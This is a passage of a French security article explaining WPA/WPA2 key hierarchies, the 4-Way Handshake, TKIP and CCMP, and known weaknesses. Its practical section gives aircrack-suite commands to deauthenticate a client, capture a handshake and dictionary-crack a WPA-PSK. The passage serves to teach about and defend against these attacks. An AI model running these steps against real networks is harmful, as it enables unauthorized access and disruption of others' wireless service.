La PMK en elle même n'est jamais utilisée pour le chiffrement ou le contrôle d'intégrité. Néanmoins, elle est utilisée pour la génération de clés de chiffrement temporaires – pour le trafic à destination d'une machine il s'agit de la PTK (*Pairwise Transient Key*). La taille de la PTK dépend du protocol de chiffrement choisi : 512 bits pour TKIP et 384 bits pour CCMP. La PTK consiste en plusieurs clés temporelles dédiées :

- KCK (*Key Confirmation Key* – 128 bits) : Clé pour authentifier les messages (MIC) durant le *4-Way Handshake* et le *Group Key Handshake*,
- KEK (*Key Encryption Key* – 128 bits) : Clé pour la confidentialité des données durant le *4-Way Handshake* et le *Group Key Handshake*,
- TK (*Temporary Key* – 128 bits) : Clé pour le chiffrement des données (utilisée dans TKIP ou CCMP),
- TMK (*Temporary MIC Key* – 2x64 bits) : Clé pour l'authentification des données (utilisée seulement par Michael dans TKIP). Une clé dédiée est utilisée pour chaque sens de communication.

Cette hiérarchie peut être résumée en Figure 8.

Le *4-Way Handshake*, initié par le point d'accès, permet :

- de confirmer la connaissance de la PMK par le client,
- de dériver une nouvelle PTK,
- d'installer les clés de chiffrement et d'intégrité,
- de chiffrer le transport de la GTK,
- de confirmer la suite de chiffrement choisie.



Figure 6. *Phase 2 : L'authentification 802.1X*



Figure 7. *Phase 3 : Dérivation et distribution de clé*



Figure 8. *Phase 3 : Hiérarchie de clé Pairwise*

Quatre messages EAPOL-Key sont échangés entre le client et le point d'accès durant le *4-Way Handshake*. Voyez la Figure 9.

La PTK est dérivée de la PMK, d'une chaîne de caractère fixe, de l'adresse MAC du point d'accès, de l'adresse MAC du client et de



Figure 9. *Phase 3 : 4-Way Handshake*



Figure 10. *Phase 3 : Hiérarchie de clé de groupe*

deux nombres aléatoires (*ANonce* et *SNonce*, générés respectivement par le contrôleur et le client). Le point d'accès initie le premier message en choisissant un nombre aléatoire *Anonce* puis l'envoie au client sans le chiffrer et l'authentifier. Le client génère ensuite son propre nombre aléatoire *SNonce* et est maintenant en mesure de calculer la PTK et de dériver les clés temporelles, il envoie donc *SNonce* et le MIC calculé sur le second message en utilisant la clé KCK. Quand le contrôleur reçoit le deuxième message, il peut extraire *SNonce* (car le message n'est pas chiffré) et calculer la PTK puis dériver les clés temporelles. Il est maintenant en mesure de vérifier la valeur du MIC contenu dans le second message, il s'assure ainsi que le client connait la PMK et a correctement dérivé la PTK puis les clés temporelles.

Le troisième message est envoyé par le contrôleur au client et contient la GTK (chiffrée avec la clé KEK), dérivée d'une GMK et d'un *GNonce* aléatoire (voir la Figure 10 pour des détails), accompagnée d'un MIC calculé sur le troisième message en utilisant la clé KCK. Quand le client reçoit ce message, le MIC est vérifié pour s'assurer que le contrôleur connait la PMK et qu'il a correctement dérivé la PTK puis les clés temporelles.

Le dernier message acquitte la réussite de tous le *Handshake* et indique que le client a correctement installé les clés et qu'il est prêt à commencer le chiffrement des données. Après réception du message, le contrôleur installe ses clés et vérifie la valeur du MIC. De cette façon, le client mobile et le point d'accès ont obtenus, calculés et installés les clés de chiffrement et d'intégrité et sont maintenant en mesure de communiquer sur un canal sûr pour le trafic à destination d'une machine ou en diffusion.

Le trafic en diffusion est protégé par une autre clé, la GTK (*Group Transient Key*), générée à partir d'une clé maîtresse GMK (*Group Master Key*), d'une chaîne fixe, de l'adresse MAC du point d'accès et d'un nombre aléatoire *GNonce*. La longueur de la GTK dépend du protocole de chiffrement – 256 bits pour TKIP et 128 bits pour CCMP. La GTK est divisée en des clés temporelles dédiées :

- GEK (*Group Encryption Key*) : Clé pour le chiffrement des données (utilisée par CCMP pour l'authentification et le chiffrement et par TKIP),
- GIK (*Group Integrity Key*) : Clé pour l'authentification des données (utilisée seulement par Michael avec TKIP).

Cette hiérarchie peut être résumée en Figure 10.

Deux messages *EAPOL-Key* sont échangés entre le client et le

point d'accès durant le *Group Key Handshake*. Cette poignée de main se base sur les clés temporelles générées durant le *4-Way Handshake* (la KCK et la KEK). Ce processus est illustré en Figure 11.

Le *Group Key Handshake* est seulement nécessaire en cas de désassociation d'un client ou lors du renouvellement de la GTK suite à une demande client. Le contrôleur initie le premier message en choisissant le nombre aléatoire *GNonce* et en calculant une nouvelle GTK. Il envoie la GTK chiffrée (en utilisant la KEK), le numéro de séquence de la GTK et le MIC calculé sur ce message grâce à la KCK au client. Quand le message est reçu par le client, le MIC est vérifié et la GTK déchiffrée.

Le second message acquitte la réussite du *Group Key Handshake* en envoyant le numéro de séquence de la GTK et le MIC calculé sur ce second message. Après réception du message, le contrôleur installe la nouvelle GTK (après avoir vérifié la valeur du MIC).

Une *STAkey Handshake* existe aussi, mais elle ne sera pas détaillée ici. Elle permet la génération d'une clé transitoire appellée STAkey à l'aide du point d'accès pour les connexions de type ad-hoc.



Figure 11. *Phase 3 : Group Key Handshake*

Phase 4 : Chiffrement et intégrité au sein d'une RSNA

Toutes les clés générées précédemment sont utilisées dans les protocoles de chiffrement et d'intégrité au sein d'une RSNA :

- TKIP (*Temporal Key Hash*),
- CCMP (*Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol*),
- WRAP (*Wireless Robust Authenticated Protocol*).

Un concept important doit être compris avant de détailler chacun de ces protocoles : la différence entre un MSDU (*MAC Service Data Unit*) et un MPDU (*MAC Protocol Data Unit*). Les deux se réfèrent à un simple paquet de données, mais le MSDU représente un paquet de données avant sa fragmentation alors que le MPDU représente les multiples unités de données après fragmentation. Cette différence est importante dans le protocole de chiffrement TKIP et CCMP car dans TKIP le MIC est calculé sur le MSDU tandis que dans CCMP il est calculé sur le MPDU.

Tout comme le WEP, TKIP est basé sur l'algorithme de chiffrement RC4 mais il existe seulement pour une raison : afin de permettre une mise à jour aux systèmes à base de WEP pour bénéficier d'un protocole plus sécurisé. TKIP est nécessaire pour la certification WPA et est inclu de manière optionnel dans le RSN 802.11i. TKIP procure des corrections pour chaque faille du WEP détaillée précédemment :

- l'intégrité des messages : un nouveau MIC (*Message Integrity Code*) basé sur l'algorithme Michael peut être implémenté de manière logicielle sur des processeurs lents.
- IV : nouvelle méthode de sélection de valeur des IV, reutilisation de l'IV en temps que compteur anti-rejeu (TSC, ou *TKIP Sequence Counter*) et augmentation de la taille de l'IV pour éviter sa réutilisation,
- *Per Packet Key Mixing* : pour obtenir des clés en apparence non liées,
- gestion des clés : nouveau mécanisme pour la génération et la distribution des clés.

Le schéma TKIP de mixage des clés est divisé en deux phases. La phase 1 implique les champs statiques – la clé de session secrète TEK, l'adresse MAC du transmetteur TA (incluse pour éviter la collision d'IV) et les 32 bits de poids fort de l'IV. La phase 2 implique la sortie de la phase 1 et les 16 bits de poids faible de l'IV, changeant ainsi tous les bits du champ *Per Packet Key* pour chaque nouvel IV. La valeur de l'IV commence toujours à 0 et est incrémenté de 1 pour chaque paquet transmis, tout message ayant un TSC inférieur ou égal au message précédent doit être rejeté. La sortie de la phase 2 et une partie de l'IV étendu (ainsi qu'un octet factice) sont l'entrée de l'algorithme RC4, ce dernier générant une suite chiffrante que l'on XOR avec le texte en clair de la MPDU, le MIC calculé sur le MPDU et le vieux ICV issu du WEP (voir la Figure 12).

Le calcul du MIC utilise l'algorithme Michael développé par Niels Ferguson. Il a été créé pour TKIP et dispose d'un niveau de sécurité voulu de 20 bits (cet algorithme n'utilise pas de multiplications pour des raisons de performance car il se doit d'être supporté sur des vieux équipements pour permettre leur mise à jour vers WPA). À cause de cette



Figure 12. *Schéma TKIP de mixage des clés et de chiffrement*



Figure 13. *Calcul du MIC en utilisant l'algorithme Michael*

limitation, des contre-mesures sont nécessaires pour éviter la construction du MIC. Les erreurs relatives au MIC doivent se maintenir en dessous de deux par minute pour éviter une mise en quarantaine de 60 secondes et une re-négociation des clés (GTK et PTK). Le MIC est calculé en utilisant l'adresse source (SA), l'adresse destination (DA), le texte en clair MSDU et la TMK appropriée (dépendant du sens de la communication,



Figure 14. *Chiffrement CCMP*

une clé différente étant utilisée pour la transmission et la réception).

CCMP est basé sur le chiffrement par bloc AES (*Advanced Encryption Standard*) dans son mode d'opération CCM avec une taille de clé et de bloc de 128 bits. AES est à CCMP ce que RC4 est à TKIP mais contrairement à TKIP, qui a été fait pour s'accomoder du matériel WEP existant, il n'est pas un compromis de sécurité mais une nouvelle architecture de protocole. CCMP utilise le mode compteur en combinaison avec la méthode d'authentification des messages appellée *Cipher Block Chaining* (CBC-MAC) permettant de produire un MIC.

Des propriétés intéressantes furent aussi ajoutées comme l'utilisation d'une simple clé pour le chiffrement et l'authentification des données (avec un vecteur d'initialisation différent pour chacun) ou l'authentification de données non chiffrées. Le protocole CCMP ajoute 16 octets au MPDU : 8 octets pour l'en-tête CCMP et 8 octets pour le MIC. L'en-tête CCMP est un champ non chiffré inclu entre l'en-tête MAC et la partie des données chiffrées contenant les 48 bits du PN (*Packet Number* = IV étendu) et le *Group Key KeyID*. Le PN est incrémenté de un pour chaque MPDU.

Le calcul du MIC utilise l'algorithme CBC-MAC qui chiffre un bloc aléatoire de départ (obtenu grâce au champ *Priority*, à l'adresse source du MPDU et au PN incrémenté) et XOR les blocs suivants pour obtenir un MIC final sur 64 bits (le MIC final fait 128 bits mais les 64 bits de poids faible sont écartés). Le MIC est alors concaténé aux données en clair pour le chiffrement AES en mode compteur. Ce compteur est construit sur une valeur aléatoire identique à celle utilisée pour le MIC combinée à un compteur incrémenté de 1 pour chaque bloc.

Le dernier protocol est le WRAP, aussi basé sur AES, mais utilisant le schéma de chiffrement et d'authentification OCB (*Offset Codebook Mode*). OCB fut le premier mode sélectionné par le groupe de travail IEEE 802.11i mais il fut abandonné à cause de problèmes de propriété intellectuelle et d'une éventuelle licence. CCMP fut alors adopté comme obligatoire.

Listing 7. *Découverte des réseaux et des clients Wi-Fi environnants*

```
# airodump ath0 wpa-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   56      112        16   1  48  WPA   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   34        1  hakin9demo
```

Listing 8. *Lancement de l'attaque par dictionnaire*

```
$ aircrack -a 2 -w some_dictionnary_file -0 wpa-psk.cap
Opening wpa-psk.cap
Read 541 packets.
 BSSID              ESSID       Encryption
 00:13:10:1F:9A:72  hakin9demo  WPA (1 handshake)
```

Les faiblesses de WPA/WPA2

Quelques faiblesses ont été découvertes dans WPA/WPA2 depuis leur sortie, aucune d'entre elles n'est critique si des recommandations simples de sécurité sont suivies.

La vulnérabilité la plus exploitable est une attaque contre la clé PSK utilisée dans WPA/WPA2. Comme déjà mentionné précédemment, la PSK est une alternative à la génération de la PMK par des échanges 802.1X basés sur un serveur d'authentification. La PSK est une chaîne de caractères de 256 bits ou une phrase secrète comprise entre 8 et 63 caractères de laquelle on extrait la chaîne de caractères par un algorithme connu : PSK = PMK = PBKDF2 (phrase secrète, SSID, longueur du SSID, 4096, 256) où PBKDF2 est une méthode issue de PKCS#5, 4096 est le nombre de hachage successifs et 256 la taille de la sortie. La PTK est dérivée de la PMK en utilisant le *4-Way Handshake* et toute les informations nécessaires à son calcul sont transmises en clair.

La force de la PTK repose uniquement sur la valeur de la PMK, qui dans le cas de la PSK repose sur la force de la phrase secrète l'ayant générée. Comme souligné par Robert Moskowitz, le second message du *4-Way Handshake* peut être sujet à des attaques par dictionnaire et force brute hors ligne. L'utilitaire cowpatty a été créé pour exploiter cette faiblesse et son code source fut repris et amélioré par Christophe Devine dans Aircrack afin de réaliser des attaques par force brute ou dictionnaire sur la PSK du WPA. L'architecture du protocole (4096 hachage pour chaque tentative de phrase secrète) implique que les attaques de type brute force soient très lentes (quelques centaines de phrases secrètes par seconde sur le dernier modèle de processeur). La PMK ne peut pas être pré-calculée (et mise dans des tables) car la phrase secrète dispose d'une graîne basé sur l'ESSID. Une phrase secrète n'apparaissant dans aucun dictionnaire (et de taille supérieur à 20 caractères) doit être choisie pour se protéger contre cette faiblesse.

Pour réaliser cette attaque, un attaquant doit capturer les messages du *4-Way Handshake* en scrutant passivement les trames du réseau sans fil ou en utilisant l'attaque par dé-authentification (décrite précédemment) pour accélérer le processus. En fait, seul les deux premiers messages sont requis pour tester les choix de PSK. On se souvient que la PTK = PRF-X (PMK,

Figure 15. *WPA-PSK faible découverte avec Aircrack*

Pairwise key expansion, Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) || Min(*ANonce*, *SNonce*) || Max(*ANonce*, *Snonce*)) où la PMK est égale à la PSK dans notre cas. Après la transmission du second message, l'attaquant connait *ANonce* (grâce au 1er message) et *SNonce* (grâce au 2ème message) et peut commencer à choisir une PSK pour calculer la PTK et dériver les clés temporelles. Si la PSK est correctement choisie, le MIC du second message peut être obtenu avec la KCK correspondante, sinon un nouveau choix doit être effectué.

Pour l'exemple pratique, cela commence exactement de la même façon que pour le cassage du WEP : le mode moniteur doit être activé sur la carte sans fil :

```
# airmon.sh start ath0
```

L'étape suivante consiste a découvrir les réseaux et les clients sans fils environnants (voir le Listing 7).

Le résultat peut être interprété de la façon suivante : un point d'accès avec le BSSID 00:13:10:1F:9A:72 utilise le protocole WPA sur le canal 1 avec le SSID *hakin9demo* et un client identifié par son adresse MAC 00:0C:F1:19:77:5C est associé et authentifié sur le réseau sans fil (indiquant qu'il a achevé correctement le *4-Way Handshake*).

Une fois le réseau cible de l'attaque repéré, la capture doit être réalisée sur le canal adéquat pour éviter de perdre des paquets lors du passage sur les autres canaux. Cette étape fournit une sortie similaire à l'étape précédente :

```
# airodump ath0 wpa-psk 1
```

Les clients légitimes peuvent ensuite être dé-authentifiés, les forçant à réaliser une nouvelle authentification permettant ainsi à l'attaquant de capturer les messages du *4-Way Handshake*. Aireplay est utilisé pour réaliser cette attaque, il va dé-authentifier le client sélectionné du BSSID spécifié en lui envoyant une fausse requête de dé-authentification :

```
# aireplay -0 1 -a <BSSID>
  -c <client_mac> ath0
```

L'étape finale consiste à lancer l'attaque par dictionnaire en utilisant Aircrack (voir le Listing 8). La Figure 15 illustre le résultat de l'attaque.

L'autre faille principale du WPA est un possible déni de service durant le *4-Way Handshake*. Changhua He

Sur Internet

- *http://standards.ieee.org/getieee802/download/802.11i-2004.pdf* – Norme IEEE 802.11i,
- *http://www.awprofessional.com/title/0321136209 – Real 802.11 Security Wi-Fi Protected Access and 802.11i* (John Edney, William A. Arbaugh) – Addison Wesley – ISBN : 0-321-13620-9,
- *http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm – An inductive chosen plaintext attack against WEP/WEP2* (Arbaugh),
- *http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf* – Weaknesses in the Key Scheduling Algorithm of RC4 (Fluhrer, Mantin, Shamir),
- *http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt* – optimisation d'h1kari,
- *http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf – Intercepting Mobile Communications : The Insecurity of 802.11* (Borisov, Goldberg, Wagner),
- *http://airsnort.shmoo.com/* – AirSnort,
- *http://www.cr0.net:8040/code/network/aircrack/* – Aircrack (Devine),
- *http://weplab.sourceforge.net/* – Weplab (Sanchez),
- *http://www.wifinetnews.com/archives/002452.html – WPA PSK weakness* (Moskowitz),
- *http://new.remote-exploit.org/images/5/5a/Cowpatty-2.0.tar.gz* – Outil de cassage de clé WPA-PSK Cowpatty,
- *http://byte.csc.lsu.edu/~durresi/7502/reading/p43-he.pdf – Analysis of the 802.11i 4-Way Handshake* (He, Mitchell),
- *http://www.cs.umd.edu/%7ewaa/1x.pdf – An initial security analysis of the IEEE 802.1X standard* (Arbaugh, Mishra),
- *http://support.microsoft.com/?kbid=893357* – Mise à jour pour le WPA2 pour Microsoft Windows XP SP2,
- *http://hostap.epitest.fi/wpa_supplicant/* – wpa_supplicant,
- *http://www.securityfocus.com/infocus/1814 – WEP: Dead Again, Part 1,*
- *http://www.securityfocus.com/infocus/1824 – WEP: Dead Again, Part 2.*



Figure 16. *Support du WPA2 dans Windows XP SP2*

et John C. Mitchell identifièrent que le premier message du *4-Way Handshake* n'était pas authentifié et que chaque client devait stocker chaque 1er message jusqu'à réception d'un troisième message (signé), laissant alors le client potentiellement vulnérable à une saturation de mémoire. En usurpant le premier message envoyé par le point d'accès, un attaquant peut réaliser un déni de service sur le client si plusieurs sessions simultanées peuvent coexister simultanément au niveau du client.

